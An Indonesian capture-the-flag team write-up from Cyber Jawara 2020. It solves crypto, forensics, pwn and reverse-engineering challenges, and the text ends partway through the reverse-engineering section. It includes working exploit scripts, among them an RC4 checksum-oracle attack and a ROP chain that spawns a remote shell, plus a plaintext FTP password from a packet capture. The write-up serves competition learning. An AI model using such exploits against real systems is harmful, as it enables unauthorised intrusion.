[Capture The Flag]

NAMA TIM : Gak gini gak gitu

Kamis 16 September 2020

Ketua Tim	
1.	I Made Wahyudi
Member	
1.	I Putu Pramayasa Anesa Putra
2.	Christopher Hendratno

CRYPTO

CaaS

1. Executive Summary

CaaS (Crypto as a Service) adalah layanan yang dapat digunakan untuk mengenkripsi suatu plain text. Kode sumber layanan ini bisa diunduh di bawah.

Encrypted string berikut adalah flag yang sudah dienkripsi dengan layanan yang sama.

pJ8GmKrvZS0dO3LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZPwBvbyMeXyUrAvDBY+McaztsZsM+nw==

Anda harus mendapatkan plain text dari flag tersebut.

nc net.cyber.jawara.systems 3001

2. Technical Report

Diberikan script .py. Script tersebut meminta input, lalu input kita akan di enkripsi menggunakan AES mode OFB (key dan IV di CTFInternal, a.k.a di service). Pada mode OFB, yang dienkripsi adalah IV, lalu di XOR dengan plaintext, dan hasil XOR tadi akan menjadi IV di block berikutnya. Jadi kita bisa mendapatkan flag tanpa perlu tau key, hanya dengan mengetahui plaintext dan ciphertext. Cukup dengan meng-XOR plaintext dengan ciphertext, lalu di XOR lagi dengan flag yang dienkripsi, kita bisa mendapatkan flagnya.

```
from base64 import b64decode
from pwn import xor

flag_enc =
b64decode(b"pJ8GmKrvZS0dO3LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZPwBvb
yMeXyUrAvDBY+McaztsZsM+nw==")
plaintext = 'A'*64
cipher =
b64decode(b'ppR16dmeXx8zG1/RWOvRfoXWbNgyIWreScDM12tuu1U/jGcnUs7msQbxIS1PS
QsAdwoDHN3hRcsgLX0qIIV42RINPUzkXGUGFMLXi2eL2Xc=')

keystream = xor(plaintext,cipher)
flag = xor(keystream,flag_enc)
```

```
print(flag)
```

Hasil:

```
anehman@pramayasa:~/Documents/ctf/cj/crypto/caas$ python3 solve.py
b'CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}\x07\x07\
anehman@pramayasa:~/Documents/ctf/cj/crypto/caas$
```

3. **Flag**

   CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}

Message Holmes

1. Executive Summary

Message Holmes :

0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea11690431122401b114bb09840cf6

Public key: 29, 2021, 666, 879, 3, 404, 1337, 1945

2. Technical Report

Diberikan script .py. Berikut penampakannya:

```
def encrypt(message):
    serverPublicKey = [29, 2021, 666, 879, 3, 404, 1337, 1945]
    cipherText = ""
    for c in message:
        temp = ord(c)
        s = '{0:08b}'.format(temp)
        i = 7
        num = 0
        for ch in s:
            if ch == '1':
                num += serverPublicKey[i]

            i-=1

        cipherText += format(num, '04x')

    return cipherText


#Get a powerset of a set
def powerSet(s):
    x = len(s)
    ps = []
    for i in range(1 << x):
        ps.append([s[j] for j in range(x) if (i & (1 << j))])

    return ps
```

```
#BruteForce Knapsack Encryption
def bruteForceKnapsack(cipherText, pk):
   i = 1
   sets = powerSet(pk)

   cipherList = [''.join(t) for t in probableip(*[iter(cipherText)]*4)]
   message = ""
   for c in cipherList:
       num = int(c,16)
       p = 0
       found = False
       while not found:
           guess = sum(sets[p])
           if guess == num:
               asciiVal = ""
               curr = 7
               while curr >= 0:
                   if pk[curr] in sets[p]:
                       asciiVal += "1"
                       curr -= 1
                   else:
                       asciiVal += "0"
                       curr -= 1
               message += chr(int(asciiVal,2))
               found = True
           else:
               p += 1

   return message



#Decrypt Knapsack Algorithm using Private Key
def decrypt(cipherText):

   cipherList = [''.join(t) for t in probableip(*[iter(cipherText)]*4)]
   message = ""
   privateKey = [9, 3, 21, 89, 91, 404, 666, 771]
```

```
    n = 1037
    m = 1506
    inverse_n = 1217

    for c in cipherList:

        num = int(c,16)
        temp = (num*inverse_n)%m
        asciiVal = ""
        curr = 7
        while temp > 0:
            if temp >= privateKey[curr]:
                asciiVal += "1"
                temp -= privateKey[curr]
            else:
                asciiVal += "0"

            curr -= 1

        while len(asciiVal) < 8:
            asciiVal += "0"

        message += chr(int(asciiVal,2))


    return message

publicKey = [90, 4657, 404, 666, 7, 1337, 764, 7741]
superIncreasing = [9, 3, 21, 89, 91, 404, 666, 771]

flag = encrypt("")
print(flag)

message = bruteForceKnapsack(flag, publicKey)
print(message)
```

Tbh, kami tidak tau ini script ngapain oakwoakowkaowkaw

Pertama-tama kami coba enkripsi pesan “C” (tanpa petik), lalu membandingkannya dengan pesan yang dienkripsi. Berikut hasilnya:

```
anehman@pramayasa:~/Documents/ctf/cj/crypto/msg_holmes$ python3 enc.py
0d3b
0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea11690431122401b114bb09840cf6
anehman@pramayasa:~/Documents/ctf/cj/crypto/msg_holmes$
```

Hmm…. Hasilnya sama dengan 4 karakter pertama di pesan. Jadi kami berasumsi kalau input kami akan diubah menjadi 4x lebih panjang (1 karakter berubah menjadi 4 karakter). Oleh karena itu, kita bisa mem brute-force flag, dengan enkripsi printable char. jika hasil enkripsi sama dengan flag, maka karakter tersebut adalah bagian dari flagnya. Berikut adalah script yang kami tambahkan dari script yang diberikan:

```
import string

flag                                                                    =
"0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb09671347
0b5f06ea11690431122401b114bb09840cf6"
data = flag[4*7:-4] # dipotong biar lebih cepat

probable = string.printable
raw_data = ''

for i in range(0,len(data),4):
   prev = raw_data
   for char in probable:
       target = data[i:i+4]
       guess = encrypt(char)
       if target == guess:
           raw_data += char
           break

real_flag = "CJ2020{" + raw_data + "}"
print('FLAG:',real_flag)
```

Hasil:

```
anehman@pramayasa:~/Documents/ctf/cj/crypto/msg_holmes$ python3 enc.py
FLAG: CJ2020{TH3_Strand_Mag4z!ne}
anehman@pramayasa:~/Documents/ctf/cj/crypto/msg_holmes$
```

3. Flag

CJ2020{TH3_Strand_Mag4z!ne}

Crypto Checksum *Solved after Competition

1. Executive Summary

Salah satu cara untuk memeriksa integritas sebuah data adalah dengan mengecek checksum. Terkadang checksum juga digunakan untuk memeriksa apakah suatu input yang digunakan dalam proses dekripsi adalah valid atau tidak valid.

Layanan berikut akan memeriksa suatu ciphertext untuk menentukan apakah input tersebut valid atau tidak valid.

nc net.cyber.jawara.systems 3002

2. Technical Report


Diberikan script .py yang berisi pure implementation dari RC4. Berikut penampakannya:

```
import sys
import base64
import struct
import binascii



def KSA(key):
    keylength = len(key)
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % keylength]) % 256
        S[i], S[j] = S[j], S[i]  # swap
    return S



def PRGA(S):
    i = 0
    j = 0
    while True:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]  # swap
        K = S[(S[i] + S[j]) % 256]
        yield K
```

```
def RC4(s, key):
    S = KSA(key)
    X = PRGA(S)
    return bytes([x ^ next(X) for x in s])


if __name__ == '__main__':

    key = b"REDACTED"
    flag = b"REDACTED"
    crc = struct.pack("I", binascii.crc32(flag))

    m = flag + crc
    m_enc = RC4(m, key)

    print()
                    print("Dekripsikan      cipher      text      berikut:
{}".format(base64.b64encode(m_enc).decode()))
    print()
    print("Masukkan base64(RC4(p + checksum(p), unknown_key))")
    while True:
        try:
            a = input(">> ")
            a = base64.b64decode(a)

            m_dec = RC4(a, key)
            m_dec_p   = m_dec[:-4]
            m_dec_crc = m_dec[-4:]

            if struct.pack("I", binascii.crc32(m_dec_p)) == m_dec_crc:
                print("Valid")
            else:
                raise Exception()
        except KeyboardInterrupt:
            sys.exit(0)
        except:
            print("Tidak valid")
    print()
```

Jadi kita akan menebak hasil dari Pseudo-Random Generation Algorithm (PRGM). hasil dari PRGM akan berubah-ubah berdasarkan key yang digunakan. Karena key yang digunakan selalu sama, jadi kita bisa menebaknya. Berikut adalah hal-hal yang kami lakukan:

1. Menebak 7 byte pertama dari PRGM, dengan cara meng-XOR ciphertext dengan format flag “CJ2020{“
2. Mengenkripsi karakter “A”*3. Jadi nanti string “AAA” akan di concatenate dengan hasil crc dari string “AAA”, sehingga plaintext panjangnya 7 byte. Setelah itu kita akan XOR dengan PGRM yang sudah kita dapatkan sebelumnya, hasil enkripsi akan di encode base64. Ini bertujuan untuk mengetes apakah hasil enkripsi valid atau tidak. Hasilnya adalah valid.



3. Sekarang kita akan menambahkan 1 karakter “A”, yang nantinya kita akan brute-force PGRM selanjutnya. Karakter “A” akan ditambah apabila hasil dari service bernilai “Valid”, dan akan berhenti apabila panjang PRGM sama dengan panjang flag yang terenkripsi.

Berikut adalah script yang kami buat (script .py yang diberikan, dengan sedikit modifikasi):

```
from pwn import *
import sys
import base64
import struct
import binascii



def KSA(key):
    keylength = len(key)
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % keylength]) % 256
        S[i], S[j] = S[j], S[i]  # swap
    return S



def PRGA(S):
    i = 0
```

```
    j = 0
    while True:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]  # swap
        K = S[(S[i] + S[j]) % 256]
        yield K

def RC4(s, key):
    S = KSA(key)
    X = PRGA(S)
    fkey = []
    cipher = [fkey.append(next(X)) for x in s]
    cipher = bytes([s[x] ^ fkey[x] for x in range(len(s))])

    return cipher,fkey

if __name__ == "__main__":
    p = remote("net.cyber.jawara.systems", 3002)

    p.recvuntil(b": ")
    flag_enc = p.recvline().strip()
    flag_enc = base64.b64decode(flag_enc)
    leaked_PRGA = xor(flag_enc[:7],"CJ2020{")
    add = 0
    while len(leaked_PRGA) <= len(flag_enc):
        for i in range(256):
            inp = b'A'*(4+add)
            char = bytes(chr(i),'latin1')
            crc = p32(binascii.crc32(inp))
            plain = inp + crc
            guess_PRGA = leaked_PRGA+char
            print(guess_PRGA,len(plain) == len(guess_PRGA))
            cipher = xor(plain,guess_PRGA)
            cipher = base64.b64encode(cipher)
            p.sendline(cipher)
            p.recvuntil(">> ")
            res = p.recvline().strip()
            print(res,cipher)
```

```
            if res == b'Valid':
                leaked_PRGA += char
                add += 1
                break


    print(leaked_PRGA)
    flag = xor(leaked_PRGA,flag_enc)
    print(flag)
    p.interactive()
```

Hasilnya:

```
b"\xb3M\xea\xb8\xc6|$\xf5\xcd\xf1\x98f\xb3\x8dj\xde\xd9,\x83Hmx^}\x8d\xeb\xb9-\xc5\x8c'\x1
fxC\x85\x8d\xd9\x8cqY\x96W" True
b'Tidak valid' b'8gyr+Yc9ZbSMsNkn8swrn5htwgksOR88zKr4bITNZl45AsTMmM2PVQNG'
b"\xb3M\xea\xb8\xc6|$\xf5\xcd\xf1\x98f\xb3\x8dj\xde\xd9,\x83Hmx^}\x8d\xeb\xb9-\xc5\x8c'\x1
fxC\x85\x8d\xd9\x8cqY\x96X" True
b'Tidak valid' b'8gyr+Yc9ZbSMsNkn8swrn5htwgksOR88zKr4bITNZl45AsTMmM2PVQNJ'
b"\xb3M\xea\xb8\xc6|$\xf5\xcd\xf1\x98f\xb3\x8dj\xde\xd9,\x83Hmx^}\x8d\xeb\xb9-\xc5\x8c'\x1
fxC\x85\x8d\xd9\x8cqY\x96Y" True
b'Valid' b'8gyr+Yc9ZbSMsNkn8swrn5htwgksOR88zKr4bITNZl45AsTMmM2PVQNI'
b"\xb3M\xea\xb8\xc6|$\xf5\xcd\xf1\x98f\xb3\x8dj\xde\xd9,\x83Hmx^}\x8d\xeb\xb9-\xc5\x8c'\x1
fxC\x85\x8d\xd9\x8cqY\x96Y"
b'CJ2020{duh_t4di_s04lny4_ngebu6_@wkwk}\x18\xe6\x85^\xa9'
[*] Switching to interactive mode
```

3. Flag

CJ2020{duh_t4di_s04lny4_ngebu6_@wkwk}

FORENSIC

FTP

1. Executive Summary

Potongan paket jaringan berikut berisi beberapa paket data yang terdiri dari berbagai komunikasi protokol, termasuk FTP. Sepertinya ada hal menarik yang bisa Anda ketahui dari situ.

2. Technical Report


Diberikan tcpdump capture file ftp.pcap. Setelah kita analisa filenya menggunakan wireshark, kami menemukan sesuatu yang menarik, yaitu pada protokol FTP. Langsung saja kita follow TCP Stream, dan berikut penampakannya:

```
220 ProFTPD Server (Debian) [::ffff:159.65.137.97]
USER ftp1
331 Password required for ftp1
PASS ftpftp456
230 User ftp1 logged in
SYST
215 UNIX Type: L8
TYPE I
200 Type set to I
PORT 159,65,5,73,142,95
200 PORT command successful
STOR a0
150 Opening BINARY mode data connection for a0
226 Transfer complete
PORT 159,65,5,73,133,91
200 PORT command successful
STOR a1
150 Opening BINARY mode data connection for a1
226 Transfer complete
PORT 159,65,5,73,235,253
200 PORT command successful
```

Terlihat disana user ftp1 dengan password ftpftp456 sedang membuka file a0, a1, dst. Pasti ada sesuatu disana. Setelah kita telusuri, ternyata file tersebut berisi karakter flag

```
66 6c 9f 89 13 15 ec 38  73 0c 78 30 08 00 45 08   fl·····8 s·x0··E·
00 35 43 46 40 00 3f 06  2b 48 9f 41 05 49 9f 41   ·5CF@·?· +H·A·I·A
89 61 8e 5f 00 14 d5 bd  f0 36 a1 a1 a6 38 80 18   ·a·_···· ·6···8··
01 fe 88 b1 00 00 01 01  08 0a e0 0e 54 ce 7f 19   ········ ····T···
8b 9e 43                                           ··C
```


file a0 (di highlight warna biru)



file a1 (di highlight warna biru)

dan seterusnya.

Langsung saja kita masukkan karakter satu persatu di gedit (ya, manual ***hiks***), dan flag pun dapat…..



3. Flag

`CJ2020{plz_use_tls_kthxx}`

Home Folder

1. Executive Summary

Di saat melakukan forensic pada sistem yang menggunakan OS Ubuntu, Anda menemukan home folder dari salah satu user berisi sesuatu yang mencurigakan. Dapatkah Anda mendapatkan berkas flag.txt dari situ?

2. Technical Report

Diberikan file .zip yang kalau di-exctract menghasilkan direktori cj (/home/cj). Berikut penampakannya:

```
total 40
drwxr-xr-x 3 anehman anehman 4096 Sep 16 17:21 .
drwxr-xr-x 3 anehman anehman 4096 Sep 16 16:35 ..
-rw-rw-r-- 1 anehman anehman  205 Sep 16 11:41 .bash_history
-rw-r--r-- 1 anehman anehman  220 Sep 16 11:20 .bash_logout
-rw-r--r-- 1 anehman anehman 3771 Sep 16 11:20 .bashrc
-rw-rw-r-- 1 anehman anehman   60 Sep 16 11:23 flag.txt
-rw-rw-r-- 1 anehman anehman  254 Sep 16 11:40 flag.zip
drwxrwxr-x 3 anehman anehman 4096 Sep 16 11:23 .local
-rw-rw-r-- 1 anehman anehman   31 Sep 16 11:41 pass.txt
-rw-r--r-- 1 anehman anehman  807 Sep 16 11:20 .profile
```

File flag.zip ada passwordnya, dan passwordnya ada di pass.txt. Gitu aja? TENTU SAJA TIDAK hehehe….

Karena ada history yang disimpan di .bash_history, jadi itu dulu yang perlu dilihat. Berikut penampakannya:

```
nano .bash_history
cat flag.txt
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') flag.zip flag.txt
cat pass.txt
unzip flag.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm flag.txt
history -a
```

Jadi benar password dari flag.zip ada di flag.txt, tetapi pass.txt kehilangan 2 karakter terakhir (termasuk newline). Solusinya tinggal brute-force saja karakter terakhir (newline tidak termasuk password). Berikut adalah bash script sederhana yang kami buat

```
for n1 in {0..9}
```

```
    do unzip -P `cat ./pass.txt`${n1} ./flag.zip
done

for n1 in {a..f}
    do unzip -P `cat ./pass.txt`${n1} ./flag.zip
done

cat flag.txt
```

Hasilnya

```
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
 extracting: flag.txt
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
Archive:  ./flag.zip
   skipping: flag.txt                incorrect password
CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}
```

3. Flag

`CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}`


Image PIX

1. Executive Summary

Secret Message From Jim Moriarty to Holmes in Image

2. Technical Report

Diberikan file .png dengan resolusi 500 x 224, 8-bit/color RGB, non-interlaced. Berikut gambarnya



Dari kelihatannya, flag disimpan di tiap pixel. 1 pixel berisi 3 warna (merah, hijau, biru a.k.a RGB). Tiap value dari warna tersebut diubah menjadi karakter ASCII. Karena 1 pixel berisi 3 value untuk R,G, dan B, maka 1 pixel berisi 3 karakter ASCII. Langsung saja kita buat script untuk merubah value tersebut. Berikut adalah script yang kami buat

```
from PIL import Image

im = Image.open('pix.png')
pix = im.load()
x = im.size[0]

flag = ''
for i in range(x):
    for j in range(3):
        p = pix[i,0][j]
        flag += chr(p)
        if '}' in flag:
            print(flag)
            exit()
```

Hasil:

```
anehman@pramayasa:~/Documents/ctf/cj/foren/image_PIX$ python3 solve.py
CJ2020{A_Study_in_Scarlet}
```

3. **Flag**

   CJ2020{A_Study_in_Scarlet}

PWN

Syscall

1. **Executive Summary**

   Syscall adalah salah satu pondasi yang penting dalam sistem operasi. Oleh karena itu, mengetahui tentang syscall adalah wajib dalam melakukan riset binary exploitation ataupun riset keamanan sistem operasi. Berikut adalah layanan yang akan menjalankan syscall pada sistem Linux x86 64 bit.

   nc pwn.cyber.jawara.systems 13371

2. **Technical Report**

   Diberikan sebuah service namun tidak dengan binarynya (Oh shit blind), service tersebut meminta input yang berupa nomor syscall beserta dengan argumennya.


   Namun karena address flag sudah diberi tahu, langsung saja panggil syscall write untuk meng-outputkan flag.

   Berikut merupakan script yang kami gunakan

```python
from pwn import *

def exploit():
    p = remote("pwn.cyber.jawara.systems", 13371)
    syscall = 1
    fd = 1

    p.recvuntil("flag: ")
    flag_addr = int(p.recvline(), 16)
    log.info("Flag address : {}".format(hex(flag_addr)))

    p.sendline(str(syscall))
    p.sendline(str(fd))
```

```
    p.sendline(str(flag_addr))
    p.sendline(str(100))
    p.sendline(str(0))
    p.sendline(str(0))
    p.sendline(str(0))

    p.interactive()

if __name__ == "__main__":
    exploit()
```

Langsung saja run scriptnya



4. Flag

CJ2020{pemanasan_dulu_ya_agan_sekalian}

ROP

1. Executive Summary

Return Oriented Programming (ROP) adalah salah satu trik yang biasa digunakan untuk mengeksekusi kode ketika instruction pointer sudah dapat dikontrol namun memasukkan/mengeksekusi shellcode tidak memungkinkan. Ide dasar ROP adalah menggunakan potongan-potongan instruksi mesin pada binary ataupun library yang mengandung ret (return) atau call (termasuk syscall) yang biasa disebut dengan ROP gadgets. Gadgets tersebut disusun sedemikian rupa sehingga instruksi bisa lompat-lompat dan pada akhirnya mengeksekusi perintah yang kita inginkan. Berikut adalah layanan yang memilik celah buffer overflow tanpa proteksi canary (stack protector) sehingga Anda dapat meng-overwrite instruction pointer mulai dari bytes ke-17 input. Binary ini di-compile secara statically-linked, tetapi Anda tidak punya akses ke binary-nya. Yang Anda dapatkan hanya informasi mengenai binary ELF tersebut dan juga kumpulan alamat gadgets yang bisa Anda gunakan.

nc pwn.cyber.jawara.systems 13372

2. Technical Report

Diberikan sebuah service tanpa binary(lagi lagi). Namun sekarang kami diberikan info dari binary tersebut beserta dengan gadget gadgetnya.

Deskripsi soal mengatakan bahwa **ROP chain** bisa dimulai dari bytes ke 17 sehingga kami membuat 16 bytes untuk padding dan dilanjutkan dengan **ropchain.**

ROPchain kami buat dengan membuat binary **statically linked** dan membuat automatic **ROPChain** dengan bantuan **ROPgadget.** selanjutnya kami hanya tinggal memodifikasi **ROPchain** yang digenerate oleh **ROPgadget** dari binary yang kami buat dengan mengganti addressnya.

Berikut merupakan script yang kami buat

```
from pwn import *

def exploit():
    p = remote("pwn.cyber.jawara.systems", 13372)

    pop_rsi_ret = 0x0000000000410183
    data = 0x00000000006b90e0
    syscall = 0x000000000047b52f
    pop_rax_ret = 0x00000000004155a4
    mov_qword_rsi_rax_ret = 0x0000000000047f391
    xor_rax_rax_ret = 0x0000000000444b00
    pop_rdi_ret = 0x0000000000400696
```

```
pop_rdx_ret = 0x00000000004497c5
add_rax_1_ret = 0x0000000000474820

payload = ''
payload += 'A' * 16
payload += p64(pop_rsi_ret) # pop rsi ; ret
payload += p64(data) # @ .data
payload += p64(pop_rax_ret) # pop rax ; ret
payload += '/bin//sh'
payload += p64(mov_qword_rsi_rax_ret) # mov qword ptr [rsi], rax ; ret
payload += p64(pop_rsi_ret) # pop rsi ; ret
payload += p64(data + 8) # @ .data + 8
payload += p64(xor_rax_rax_ret) # xor rax, rax ; ret
payload += p64(mov_qword_rsi_rax_ret) # mov qword ptr [rsi], rax ; ret
payload += p64(pop_rdi_ret) # pop rdi ; ret
payload += p64(data) # @ .data
payload += p64(pop_rsi_ret) # pop rsi ; ret
payload += p64(data + 8) # @ .data + 8
payload += p64(pop_rdx_ret) # pop rdx ; ret
payload += p64(data + 8) # @ .data + 8
payload += p64(xor_rax_rax_ret) # xor rax, rax ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
```

```
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
payload += p64(add_rax_1_ret) # add rax, 1 ; ret
```

```
    payload += p64(add_rax_1_ret) # add rax, 1 ; ret
    payload += p64(add_rax_1_ret) # add rax, 1 ; ret
    payload += p64(syscall) # syscall

    p.sendline(payload)

    p.interactive()

if __name__ == "__main__":
    exploit()
```

Run script

```
chao at Yu in [~/Documents/WriteUps/CyberJawara/2020/pwn/rop]  on git:m
1:52:16 › python exploit.py
[+] Opening connection to pwn.cyber.jawara.systems on port 13372: Done
[*] Switching to interactive mode
Masukkan 16 bytes acak + ROP chain bytes Anda: $ ls
flag.txt
rop
$ cat f*
CJ2020{belajar_bikin_ropchain_sendiri_dong}
```

3. Flag

CJ2020{belajar_bikin_ropchain_sendiri_dong}

Reverse

BabyBaby

1. Executive Summary

Binary ini dapat digunakan untuk permulaan belajar reverse engineering. Tips: Soal ini lebih mudah dikerjakan dengan static analysis seperti menggunakan Ghidra (gratis) atau IDA Pro (berbayar) dengan meng-generate kode C-like dari kode mesin yang ada di dalam binary.

2. Technical Report

Diberikan sebuah binary yang meminta 3 inputan angka. Selanjutnya 3 angka tersebut akan di cek seperti ini

```
if ( v4 + v5 != v4 * v6 || v5 / v6 != 20 || v5 / v4 != 3 )
{
  puts("Salah!");
}
else
{
  i = 0;
  puts("Benar!");
  for ( i = 0; i <= 20; ++i )
  {
    if ( !(i % 3) )
      putchar(*((_DWORD *)&lel + i) ^ v4);
    if ( i % 3 == 1 )
      putchar(*((_DWORD *)&lel + i) ^ v5);
    if ( i % 3 == 2 )
      putchar(*((_DWORD *)&lel + i) ^ v6);
  }
}
```

